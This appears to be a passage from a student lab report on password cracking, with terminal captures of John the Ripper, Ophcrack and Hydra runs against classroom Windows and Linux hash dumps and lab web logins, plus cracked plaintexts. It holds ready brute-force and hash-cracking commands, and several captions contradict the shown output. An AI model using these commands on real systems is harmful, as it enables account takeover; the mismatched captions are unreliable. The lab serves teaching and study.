Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=NT --wordlist=/tmp/rockyou.txt 2025Fall-PVDwindows7.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (NT [MD4 128/128 ASIMD 4×2])
No password hashes left to crack (see FAQ)

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --show --format=NT 2025Fall-PVDwindows7.txt
*disabled* Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
*disabled* Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tryme:11111111:1001:aad3b435b51404eeaad3b435b51404ee:8ec60adea316d957d1cf532c5841758d:::
Morpheus:a1b2c3d4:1002:aad3b435b51404eeaad3b435b51404ee:482563f0adaac6ca60c960c0199559d2:::
Neo:qwerty10:1003:aad3b435b51404eeaad3b435b51404ee:aad08989fc198d6f3779878e01b40301:::
Cypher:passw0rd:1004:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930:::
Smith:qaZwsX:1005:aad3b435b51404eeaad3b435b51404ee:2858aa4f80b55030163b5e98e2f02a74:::
Cobb:1q2w3e4r:1006:aad3b435b51404eeaad3b435b51404ee:68365827d79c4f5cc9b52b688495fd51:::
Arthur:trustno1:1007:aad3b435b51404eeaad3b435b51404ee:f773c5db7ddebefa4b0dae7ee8c50aea:::
Trinity:letmein2:1008:aad3b435b51404eeaad3b435b51404ee:cc528f4594c27552ed9ccd37d2d5ee56:::

10 password hashes cracked, 0 left
```

Figure 5: Complete Windows 7 password recovery showing all 7 user passwords successfully cracked using John the Ripper

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ grep 'Morpheus' 2025Fall-PVDwindows7.txt
Morpheus:1002:aad3b435b51404eeaad3b435b51404ee:482563f0adaac6ca60c960c0199559d2:::

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ grep 'Morpheus' 2025Fall-PVDwindows2k3.txt
Morpheus:1010:DB170C426EAE78BEFF17365FAF1FFE89:482563F0ADAAC6CA60C960C0199559D2:::

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ grep 'Morpheus' 2025Fall-PVDlinux.txt
Morpheus:$6$ykumbyCz$IiKc0RFh2Xa/uV9H8Ayed9aHSSAPEWx0LI8GMtaGrJX61iuYa2Qdw.8rt2bxnZPZgBqm2To26K
7a/YDfbTsY61:1001:1001::/home/morpheus:/bin/sh
```

Figure 6: Windows 7 password cracking process in progress showing real-time attack status and progress indicators





Figure 7: John the Ripper pot file contents displaying successfully cracked NTLM password hashes with plaintext results


Figure 8: Ophcrack rainbow table attack results against Windows 2003 LM hashes showing rapid password recovery

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat evidence/ophcrack_results.txt
Administrator:500:789D4C7C9512D54C6E54DA88DD150D11:55A1493DF652D423AE05634C0D1C94D9:MSKITTY:666
:mskitty666
ASPNET:1007:C647A2B8CFA79D12B79DF1ED7C4BA262:B4D268778A3CB65AF373E8A2E1443050::D5912K8:
Morpheus:1010:DB170C426EAE78BEFF17365FAF1FFE89:482563F0ADAAC6CA60C960C0199559D2:A1B2C3D:4:a1b2c
3d4
Neo:1011:37035B1C4AE2B0C525AD3B83FA6627C7:AAD08989FC198D6F3779878E01B40301:QWERTY1:0:qwerty10
Trinity:1012:5D567324BA3CCEF81D71060D896B7A46:CC528F4594C27552ED9CCD37D2D5EE56:LETMEIN:2:letmei
n2
Cypher:1014:B34CE522C3E4C8774A3B108F3FA6CB6D:B9F917853E3DBF6E6831ECCE60725930:PASSW0R:D:passw0r
d
Smith:1015:45BF38FBD873819AAAD3B435B51404EE:2858AA4F80B55030163B5E98E2F02A74:QAZWSX::qaZwsX
Cobb:1016:6089B6316B3577C4944E2DF489A880E4:68365827D79C4F5CC9B52B688495FD51:1Q2W3E4:R:1q2w3e4r
Arthur:1017:C819160E87A9C8EFC2265B23734E0DAC:F773C5DB7DDEBEFA4B0DAE7EE8C50AEA:TRUSTNO:1:trustno
1
Guest:501::31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_JAMES-BFCF5F2D5:1003:A34C6084CD00D144804161F8F14BF675:74680584039C174E466BF3B85321F6FB:::
IWAM_JAMES-BFCF5F2D5:1004:0ADD5D9C6170C0D29DEBEBB3096E48C8:0C20B9D1814D4464D959AC5B39EFB005:::
SUPPORT_388945a0:1001::13696F852853CD8172F4991066D3BC0E:::
System32:1009:7EF138EB44BBE93B104C5A08BE4E329A:3CE67103F2F6F2049E843494E7E4208E::ABB1T:
SYS_32:1008:7EF138EB44BBE93B104C5A08BE4E329A:3CE67103F2F6F2049E843494E7E4208E::ABB1T:
```

Figure 9: Complete Ophcrack rainbow table analysis demonstrating the effectiveness of precomputed hash lookups

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=sha512crypt --wordlist=/tmp/linux_strategic.txt 2025Fall-PVDlinux.txt
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 ASIM
D 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-09-09 13:29) 0g/s 375.0p/s 3000c/s 3000C/s matrix123..ubuntu
Session completed.
```

Figure 10: John the Ripper successfully cracking Linux SHA-512 salted hash for Morpheus user with password "matrix123"

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat evidence/john.pot
$NT$482563f0adaac6ca60c960c0199559d2:a1b2c3d4
$NT$aad08989fc198d6f3779878e01b40301:qwerty10
$NT$8ec60adea316d957d1cf532c5841758d:11111111
$NT$f773c5db7ddebefa4b0dae7ee8c50aea:trustno1
$NT$68365827d79c4f5cc9b52b688495fd51:1q2w3e4r
$NT$b9f917853e3dbf6e6831ecce60725930:passw0rd
$NT$31d6cfe0d16ae931b73c59d7e0c089c0:
$NT$cc528f4594c27552ed9ccd37d2d5ee56:letmein2
```

Figure 11: Detailed view of Smith password hash cracking showing the successful recovery of "qaZwsX" through rule-based mutations

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=NT smith_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --rules=single
--max-run-time=480 --session=smith_phase2c
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 ASIMD 4×2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
qaZwsX           (Smith)
1g 0:00:00:06 DONE (2025-09-09 13:19) 0.1628g/s 7567Kp/s 7567Kc/s 7567KC/s octubre..yayarea
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


Figure 12: John the Ripper show command confirming the cracked password for Smith user verification

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=NT smith_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --rules=single
--max-run-time=480 --session=smith_phase2c
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 ASIMD 4×2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
qaZwsX           (Smith)
1g 0:00:00:06 DONE (2025-09-09 13:19) 0.1628g/s 7567Kp/s 7567Kc/s 7567KC/s octubre..yayarea
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --show --format=NT smith_hash.txt
Smith:qaZwsX:1005:aad3b435b51404eeaad3b435b51404ee:2858aa4f80b55030163b5e98e2f02a74:::

1 password hash cracked, 0 left
```

Figure 13: Cross-platform hash analysis comparing Morpheus user across Windows 7, Windows 2003, and Linux systems


```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ hydra -I -t 4 -l wangxx -P all8.txt 192.168.100.101 \
  http-post-form "/dologin.html:httpd_username=^USER^&httpd_password=^PASS^:F=Invalid" \
  -f -V -o evidence/html_verified_results.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-09 11:34:02
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2798999 login tries (l:1/p:2798999), ~699750 tries per task
[DATA] attacking http-post-form://192.168.100.101:80/dologin.html:httpd_username=^USER^&httpd_password=^PASS^:F=In
valid
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "password" - 1 of 2798999 [child 0] (0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "iloveyou" - 2 of 2798999 [child 1] (0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "princess" - 3 of 2798999 [child 2] (0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "12345678" - 4 of 2798999 [child 3] (0/0)
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: iloveyou
[STATUS] attack finished for 192.168.100.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-09 11:34:04
```

Figure 14: Hydra successfully discovering password ”iloveyou” through HTML form-based authentication attack



```
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sortunut" - 4861 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sortuvat" - 4862 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sorvaaja" - 4863 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sorvalin" - 4864 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "soseensa" - 4865 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sosiaali" - 4866 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sosnicka" - 4867 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sospiroe" - 4868 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotaansa" - 4869 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotainen" - 4870 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotaisaa" - 4871 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotaisia" - 4872 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotakaan" - 4873 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotalait" - 4874 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotamaan" - 4875 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotamies" - 4876 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotaonni" - 4877 of 35010 [child 1] (
0/0)
[80][http-get] host: 192.168.100.103   login: wangxx   password: sotalait
[STATUS] attack finished for 192.168.100.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 14:05:38

┌──(claude㉿kali)-[/mnt/hgsf/cs660-p3-shared/evidence/distributed]
└─$ hydra -l wangxx -p sotalait 192.168.100.103 http-get /basicauth
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-13 14:25:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get://192.168.100.103:80/basicauth
[80][http-get] host: 192.168.100.103   login: wangxx   password: sotalait
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 14:25:41
```

Figure 15: Hydra HTTP Basic Authentication attack successfully finding password ”sotalait” for wangxx user



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ hydra -l wangxx -P all8.txt 192.168.100.101 http-post-form "/dologin.html:httpd_username=^U
SER^&httpd_password=^PASS^:F=Invalid" -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-09 11:23:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2798999 login tries (l:1/p:2798999), ~17493
8 tries per task
[DATA] attacking http-post-form://192.168.100.101:80/dologin.html:httpd_username=^USER^&httpd_p
assword=^PASS^:F=Invalid
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "password" - 1 of 2798999 [child 0] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "iloveyou" - 2 of 2798999 [child 1] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "princess" - 3 of 2798999 [child 2] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "12345678" - 4 of 2798999 [child 3] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "babygirl" - 5 of 2798999 [child 4] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "michelle" - 6 of 2798999 [child 5] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "sunshine" - 7 of 2798999 [child 6] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "football" - 8 of 2798999 [child 7] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "jennifer" - 9 of 2798999 [child 8] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "superman" - 10 of 2798999 [child 9] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "samantha" - 11 of 2798999 [child 10]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "danielle" - 12 of 2798999 [child 11]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "jonathan" - 13 of 2798999 [child 12]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "computer" - 14 of 2798999 [child 13]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "whatever" - 15 of 2798999 [child 14]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "softball" - 16 of 2798999 [child 15]
(0/0)
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: princess
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: iloveyou
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: michelle
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: password
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: sunshine
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: superman
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: 12345678
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: jennifer
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: danielle
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: babygirl
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: samantha
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: jonathan
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: whatever
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: softball
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: computer
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: football
1 of 1 target successfully completed, 16 valid passwords found
```

Figure 16: Hydra HTTP brute force attack in progress showing systematic password guessing against web authentication

